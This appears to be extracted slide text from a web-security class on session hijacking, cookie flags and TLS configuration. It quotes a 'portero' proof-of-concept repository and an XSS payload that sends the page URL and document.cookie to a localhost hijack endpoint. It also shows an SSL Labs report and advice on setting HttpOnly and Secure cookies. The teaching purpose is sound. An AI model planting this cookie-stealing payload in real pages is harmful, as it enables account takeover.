i We have more info relevant to this error. Check the Solutions tab.

Timeline

No Stack Trace :(

Solutions



Telemetry Timeline

DOM 0 >_ 0 ⇄ 3

2.06
sec

1



Ajax GET

Url:

Response: Pending

2.99
sec

2



Ajax GET

Url:

//compey.info?subid=55668&subid1=7132346618334662145&subid2=708&tid=6&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geo
metry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20sched
ule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20procto
ring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborat
e

Response: 200 1087 milliseconds elapsed

3
sec

3



Ajax GET

		Response:	Pending
2.99 sec	2	Ajax GET Url:	//compey.info?subid=55668&subid1=7132346618334662145&subid2=708&tid=6&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate
		Response:	200 1087 milliseconds elapsed
3 sec	3	Ajax GET Url:	//albumsuper.info?subid=55668&subid1=7132346618334662145&subid2=708&subid3=687&direct=1&tid=3&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate
		Response:	200 1022 milliseconds elapsed
4.44 sec	⚠	Error File:	Google Error https://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=pgwp&SUB_DISTRIBUTER_ID=706_55668&BRAND_DISPLAY_NAME=SaverExtension
		Message:	Script error.
4.45 sec	⌵	Next error on page	

General Information	
Url	
Timestamp	Browser (Raw)

Application Information

Session Id b6306d58-978e-4380-89aa-6f112697aa09

User Id

Application

Libraries

jQuery 1.11.1

jQueryUI 1.10.3

trackjs 2.1.8

– 1.5.2

MathJax 2.4.0

CKEDITOR 4.4.5

adzy653rk  1.0

fghjktghndfgtssss  0.1.1

if72ru4rkjahiuyi  0.1.0

if72ru4sdfsdfruh7fewui  0.1.1



This repository Search

Explore Gist Blog Help

cjudd



cjudd / portero

Unwatch

1

Star

0

Fork

0

Proof of concept for hijacking sessions for a security class. It keeps the "session door open". — Edit

24 commits

1 branch

0 releases

1 contributor



branch: master

portero / +



Updated readme with valuable information.



cjudd authored 5 days ago

latest commit cd4ffb1256



src	Made the VisitSitesTask rate configurable.	5 days ago
.gitignore	Ignore intellij project file.	26 days ago
LICENSE	Initial commit	5 days ago
README.md	Updated readme with valuable information.	5 days ago
build.gradle	Added configurations to create a war file for some type of testing.	5 days ago

README.md

portero

Proof of concept for hijacking sessions for a security class. It keeps the "HTTP session door open".

Code

Issues

0

Pull requests

0

Wiki

Pulse

Graphs

Settings

SSH clone URL

git@github.com:cjudd



You can clone with [HTTPS](#), [SSH](#), or [Subversion](#).

Clone in Desktop

Download ZIP




<https://github.com/cjudd/portero>

```
document.createElement("img").src="http://localhost:9000/  
hijack?url=" + encodeURIComponent(window.location.href) +  
&cookies=" + encodeURIComponent(document.cookie)
```



WARNING: suspected XSS attack!!!



	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic




65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic




12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic




65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



65.19.146.2 298CA77D3D283858D4C59D7D14A1182E submitted html ad links



12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic




12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic

	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic



Log

- per request
 - username
 - ip
 - requested url
- every log entry
 - request id (generate)
 - session id (hash)




The screenshot shows the Chrome DevTools Resources tab with the 'Cookies' resource selected. The table lists cookies with columns for Name, Value, Domain, Path, Expires, Size, HTTP, and Secure. Two arrows point to the 'HTTP' and 'Secure' columns, indicating the focus of the text below.

Name	Value	Domain	Path	Expires ...	Size	HTTP	Secure
	R3081358343		/	Session	16		
JSESSIONID	09DFB441CB3ED4081575947...		/	Session	42		

HTTPOnly & Secure

5. Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.



NOT USING HTTPS/SSL/TLS

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > [\[redacted\]](#)


SSL Report: [\[redacted\]](#)

Assessed on: Mon Apr 06 11:57:40 PDT 2015 | **HIDDEN** | [Clear cache](#)

[Scan Another »](#)

Summary

Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This server uses SSL 3, which is obsolete and insecure. Grade capped to B. [MORE INFO »](#)

Certificate has a weak signature and expires after 2016. Upgrade to SHA2 to avoid browser warnings. [MORE INFO »](#)

The server supports only older protocols, but not the current best TLS 1.2. Grade capped to B.

This server accepts the RC4 cipher, which is weak. Grade capped to B. [MORE INFO »](#)

Configuration



Protocols

TLS 1.2	No
TLS 1.1	No
TLS 1.0	Yes
SSL 3 INSECURE	Yes
SSL 2	No



Cipher Suites (SSL 3+ suites in server-preferred order; deprecated and SSL 2 suites always at the end)

TLS_RSA_WITH_RC4_128_MD5 (0x4) WEAK	128
TLS_RSA_WITH_RC4_128_SHA (0x5) WEAK	128
TLS_RSA_WITH_DES_CBC_SHA (0x9) WEAK	56
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	112
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	256



Handshake Simulation

Android 2.3.7 No SNI ²	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.0.4	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.1.1	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.2.2	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.3	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.4.2	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 5.0.0	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Baidu Jan 2015	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128



validate your ssl using <https://www.ssllabs.com/>

<div> <div>🔍</div> <div>📱</div> <div>Elements</div> <div>Network</div> <div>Sources</div> <div>Timeline</div> <div>Profiles</div> <div>Resources</div> <div>Audits</div> <div>Console</div> </div>									
<div> <div>▶</div> <div>📁</div> <div>Frames</div> </div> <div> <div>🗄️</div> <div>Web SQL</div> </div> <div> <div>🗄️</div> <div>IndexedDB</div> </div> <div> <div>▶</div> <div>📁</div> <div>Local Storage</div> </div> <div> <div>▶</div> <div>📁</div> <div>Session Storage</div> </div> <div> <div>▼</div> <div>🍪</div> <div>Cookies</div> </div> <div> <div>🗄️</div> <div>Application Cache</div> </div>	Name	Value	Domain	Path	Expires ...	Size	HTTP	Secure	
		R3081358343		/	Session	16			
	JSESSIONID	09DFB441CB3ED4081575947...		/	Session	42			
	<div> <div>↺</div> <div>🚫</div> </div>								

```

<session-config>
  <cookie-config>
    <http-only>true</http-only>
  </cookie-config>
</session-config>

```

```

<session-config>
  <cookie-config>
    <secure>true</secure>
  </cookie-config>
</session-config>

```




check cookies are http only and secure

Nuez | Home

nuez.elasticbeanstalk.com/?jsessionid=9D20C85605473C186F41E42DE50F6C88

Search

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

NUEZ
The blog about anything...really...Anything!

HomeAll PostsAbout

Your signed in as bloggerLogout

Ads

[Buy Stuff Here](#)

[And more stuff here](#)

[If you like stuff, you'll like this stuff...](#)

[More stuff here.](#)

[But I spent all my money on stuff.](#)

Hello!


Welcome to the Nuez blog. Please feel free to login and blog about any topic that you want to talk about. Enjoy!

[Learn more »](#)

Java Rocks!!!

But Groovy and Grails is better.

[View more »](#)



```
<session-config>
  <tracking-mode>COOKIE</tracking-mode>
</session-config>
```



disable cookies and determine if session data is written to url

Instance: **i-219341f7** (nuez) Public DNS: **ec2-54-158-139-211.compute-1.amazonaws.com**



- Description
- Status Checks
- Monitoring
- Tags

